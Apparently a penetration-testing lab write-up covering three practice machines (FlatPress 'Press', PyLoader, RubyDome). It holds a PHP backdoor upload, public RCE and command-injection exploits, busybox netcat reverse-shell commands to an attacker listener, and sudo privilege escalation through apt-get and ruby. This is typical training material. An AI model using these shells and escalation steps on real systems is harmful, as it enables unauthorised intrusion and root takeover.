
→ There is a Admin Login page !!

http://192.168.200.29:8089/login.php


default login → **admin** : **password**



There is an upload functionality !! Let's upload and php shell and get the reverse shell !!



Open the php file in new window:



http://192.168.200.29:8089/fp-content/attachs/simple-backdoor.php?cmd=whoami


```
www-data
```

The exploit works !!

Reverse shell paylaod:

payload: **busybox nc 192.168.45.155 443 -e /bin/bash**

http://192.168.200.29:8089/fp-content/attachs/simple-backdoor.php?cmd=busybox%20nc%20192.168.45.155%20443%20-e%20/bin/bash

got the shell !!

```
┌──(root💀kali)-[/home/…/offsec/pg/Lin/Press]
└─# rlwrap -cAr nc -lvnp 443
listening on [any] 443 ...
connect to [192.168.45.155] from (UNKNOWN) [192.168.200.29] 36236
python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@debian:/var/www/flatpress/fp-content/attachs$ whoami
whoami
www-data
www-data@debian:/var/www/flatpress/fp-content/attachs$ hostname
hostname
debian
```

there is no local.txt in this box !!

PrivEsc: [Sudo Misconfiguration] →

```
[!] sud010 Can we list sudo commands without a password?..................... yes!
---
Matching Defaults entries for www-data on debian:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin

User www-data may run the following commands on debian:
    (ALL) NOPASSWD: /usr/bin/apt-get
```

Exploit: https://gtfobins.github.io/gtfobins/apt-get/#sudo

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevate
may be used to access the file system, escalate or maintain privileged access.

(a) This invokes the default pager, which is likely to be `less`, other functions may a

```
sudo apt-get changelog apt
!/bin/sh
```

(b) For this to work the target package (e.g., `sl`) must not be installed.

```
TF=$(mktemp)
echo 'Dpkg::Pre-Invoke {"/bin/sh;false"}' > $TF
sudo apt-get install -c $TF sl
```

(c) When the shell exits the `update` command is actually executed.

```
sudo apt-get update -o APT::Update::Pre-Invoke::=/bin/sh
```

www-data@debian:/$ **sudo apt-get update -o APT::Update::Pre-Invoke::=/bin/sh**

```
www-data@debian:/$ sudo apt-get update -o APT::Update::Pre-Invoke::=/bin/sh
sudo apt-get update -o APT::Update::Pre-Invoke::=/bin/sh
# whoami
whoami
root
# hostname
hostname
debian
# cat /root/proof.txt
cat /root/proof.txt
420a3f234ba202e2d4d7d7fe36af5020
# ip a
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group defau
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
3: ens192: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group d
    link/ether 00:50:56:ab:ae:8a brd ff:ff:ff:ff:ff:ff
    altname enp11s0
    inet 192.168.200.29/24 brd 192.168.200.255 scope global ens192
       valid_lft forever preferred_lft forever
    inet6 fe80::250:56ff:feab:ae8a/64 scope link
       valid_lft forever preferred_lft forever
```

got the **proof.txt** and **root** access !!

PyLoader

Brief:

OS:

IP:

Users:

Credetials:

==========

Ports (Try to list):

==========

 # nmap -p- -sV -sC -oN Nmap 192.168.200.26 --open

NMAP Results:

PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 256 b9:bc:8f:01:3f:85:5d:f9:5c:d9:fb:b6:15:a0:1e:74 (ECDSA)
|_ 256 53:d9:7f:3d:22:8a:fd:57:98:fe:6b:1a:4c:ac:79:67 (ED25519)
9666/tcp open http CherryPy wsgiserver
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Cheroot/8.6.0
| http-title: Login - **pyLoad**
|_Requested resource was /login?next=http://192.168.200.26:9666/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

==========

Web Service Enumeration:

[+ Nikto]

[+ Fuzzing]

LAB Steps:

→ There is an http server **9666**

→ There is an **Pyload login** tried some default credentials no luck !!

→ Randomly searched for the pyload exploits iin searchsploit ..

 # searchsploit pyload

PyLoad 0.5.0 - Pre-auth Remote Code Execution (RCE) → python/webapps/51532.py

```
┌──(root💀kali)-[/home/…/offsec/pg/Lin/PyLoader]
└─# searchsploit pyload
------------------------------------------------------------
 Exploit Title
------------------------------------------------------------
PyLoad 0.5.0 - Pre-auth Remote Code Execution (RCE)
------------------------------------------------------------
Shellcodes: No Results
```

\

Just download the exploit and exploit and get the reverse shell !!

python3 51532.py -u http://192.168.200.26:9666/ -c 'busybox nc 192.168.45.155 443 -e /bin/bash'

```
┌──(root💀kali)-[/home/…/offsec/pg/Lin/PyLoader]
└─# python3 51532.py -u http://192.168.200.26:9666/ -c 'busybox nc 192.168.45.155 443 -e /bin/bash'
[+] Check if target host is alive: http://192.168.200.26:9666/
[+] Host up, let's exploit!
```

```
┌──(root💀kali)-[/home/…/offsec/pg/Lin/Press]
└─# rlwrap -cAr nc -lvnp 443
listening on [any] 443 ...
connect to [192.168.45.155] from (UNKNOWN) [192.168.200.26] 51642
python3 -c 'import pty; pty.spawn("/bin/bash")'
root@pyloader:~/.pyload/data# whoami
whoami
root
```

Got the reverse shell !!

got **proof.txt** and root access !!

```
root@pyloader:~# cat proof.txt
cat proof.txt
94211037dbcce1bf6a9c29e89bf8c6d3
root@pyloader:~# ip a
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
3: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500
    link/ether 00:50:56:ab:1d:ed brd ff:ff:ff:ff:ff:ff
    altname enp3s0
    inet 192.168.200.26/24 brd 192.168.200.255 scope g
       valid_lft forever preferred_lft forever
root@pyloader:~#
```

RubyDome

Brief:

OS:

IP:

Users:

Credetials:

==========

Ports (Try to list):

==========

 # nmap -p- -sV -sC -oN Nmap 192.168.200.22 --open

NMAP Results:

PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 256 b9:bc:8f:01:3f:85:5d:f9:5c:d9:fb:b6:15:a0:1e:74 (ECDSA)
|_ 256 53:d9:7f:3d:22:8a:fd:57:98:fe:6b:1a:4c:ac:79:67 (ED25519)
3000/tcp open http WEBrick httpd 1.7.0 (Ruby 3.0.2 (2021-07-07))
|_http-title: RubyDome HTML to PDF
|_http-server-header: WEBrick/1.7.0 (Ruby/3.0.2/2021-07-07)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

==========


Web Service Enumeration:

[+ Nikto]

[+ Fuzzing]


LAB Steps:

→ Found the port **3000** running the http web server ..



Enter any random url and observe the responce ..


There is an error !!



May be the PDFKit is a service they are using ??

let's check !!

Yes they are using the service !!




Let's check for the exploit !!

```
┌──(root💀kali)-[/home/…/offsec/pg/Lin/RubyDome]
└─# searchsploit PDFKit
------------------------------------------------------------
 Exploit Title
------------------------------------------------------------
pdfkit v0.8.7.2 - Command Injection
------------------------------------------------------------
Shellcodes: No Results
```

 # python3 51293.py -w http://192.168.200.22:3000/pdf -p url -c 'busybox nc 192.168.45.155 443 -e /bin/bash'

This is post request so we ahve addedd the /pdf and the param url see the burp request !!



Got the shell !!

```
┌──(root💀kali)-[/home/…/offsec/pg/Lin/RubyDome]
└─# python3 51293.py -w http://192.168.200.22:3000/pdf -p url -c 'busybox nc 192.168.45.155 443 -e /bin/bash'

UNICORD: Exploit for CVE-2022-25765 (pdfkit) - Command Injection
OPTIONS: Custom Command Send to Target Website Mode
PAYLOAD: http://%20`busybox nc 192.168.45.155 443 -e /bin/bash`
WARNING: Wrap custom command in "quotes" if it has spaces.
WEBSITE: http://192.168.200.22:3000/pdf
POSTARG: url

┌──(root💀kali)-[/home/…/offsec/pg/Lin/RubyDome]
└─# rlwrap -cAr nc -lvnp 443
listening on [any] 443 ...
connect to [192.168.45.155] from (UNKNOWN) [192.168.200.22] 35480
python3 -c 'import pty; pty.spawn("/bin/bash")'
andrew@rubydome:~/app$ cd ..
```

got the **local.txt**

```
andrew@rubydome:~$ cat local.txt
cat local.txt
19e014fd2026ef950121704ac2657b8c
andrew@rubydome:~$ whoami
whoami
andrew
andrew@rubydome:~$ ip a
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
3: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc
    link/ether 00:50:56:ab:23:4b brd ff:ff:ff:ff:ff:ff
    altname enp3s0
    inet 192.168.200.22/24 brd 192.168.200.255 scope global
       valid_lft forever preferred_lft forever
```

PrivEsc: [SUDO Misconfiguration]

andrew@rubydome:~$ **sudo -l**

```
andrew@rubydome:~$ sudo -l
sudo -l
Matching Defaults entries for andrew on rubydome:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\
    use_pty

User andrew may run the following commands on rubydome:
    (ALL) NOPASSWD: /usr/bin/ruby /home/andrew/app/app.rb
```

https://gtfobins.github.io/gtfobins/ruby/#sudo

Sudo

If the binary is allowed to run as superuser by `sudo`, it do
may be used to access the file system, escalate or maintai

```
sudo ruby -e 'exec "/bin/sh"'
```

you can see we can edit the **app.rb**

```
andrew@rubydome:~/app$ ls -al
ls -al
total 24
drwxr-xr-x 3 andrew andrew 4096 Jun 23 12:41 .
drwxr-x--- 4 andrew andrew 4096 Jun 23 12:39 ..
-rwxrwx--- 1 andrew andrew   80 Jun 23 12:38 app.rb
-rw-rw-r-- 1 andrew andrew 8171 Jun  8  2023 page.pdf
drwxrwxr-x 2 andrew andrew 4096 Jun 23 12:34 temp
```

andrew@rubydome:~/app$ **echo 'exec "/bin/sh"' > app.rb**

andrew@rubydome:~/app$ **sudo /usr/bin/ruby /home/andrew/app/app.rb**

```
andrew@rubydome:~/app$ echo 'exec "/bin/sh"' > app.rb
echo 'exec "/bin/sh"' > app.rb
andrew@rubydome:~/app$ sudo /usr/bin/ruby /home/andrew/app/app.rb
sudo /usr/bin/ruby /home/andrew/app/app.rb
# whoami
whoami
root
# hostname
hostname
rubydome
# cat /root/proof.txt
cat /root/proof.txt
a4556d5f4d8abd0ed1f8262d707e6374
# ip a
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN g
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
